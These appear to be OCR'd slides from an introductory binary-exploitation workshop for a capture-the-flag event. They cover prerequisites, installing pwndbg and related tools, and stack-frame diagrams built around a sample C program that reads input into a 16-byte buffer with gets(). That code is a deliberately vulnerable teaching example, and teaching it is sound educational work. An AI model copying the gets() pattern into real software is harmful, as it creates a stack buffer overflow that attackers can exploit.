Prerequisites

01

X86 Machine

Use the command "uname -m" to find check if it's "x86_64"

02

Linux

Understand the basics of the Linux Command Line

03

Assembly & C


Understand basic Assembly and C

04

Tools

Pwndbg
Pwntools
Linux (with gcc-multilib)

Setting Up



```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/pwndbg/pwndbg && \
    cd pwndbg && ./setup.sh && \
    sudo apt-get install -y gcc-multilib && \
    sudo pip install ropper
```

CTFd Platform


https://ctfd.platypew.social


The Stack Frame

Sample Code

```
int main() {
    char buffer[16];
    gets(buffer);

    return 0;
}
```


0x00000000
0xFFFFFFFF
????
????
????
ESP
EBP



0x00000000

Return Address

????


????

????

ESP

EBP

0xFFFFFFFF



0x00000000

Prev Frame EBP

Return Address

????


????

????

ESP

EBP

0xFFFFFFFF




0x00000000

Prev Frame EBP

ESP/EBP

Return Address

0xFFFFFFFF



0x00000000

char buffer[16]

????

????

????


Prev Frame EBP

Return Address

ESP

EBP

0xFFFFFFFF



0x00000000

Lore

m_ip

sum_

nec


Prev Frame EBP

Return Address

ESP

EBP

0xFFFFFFFF




0x00000000

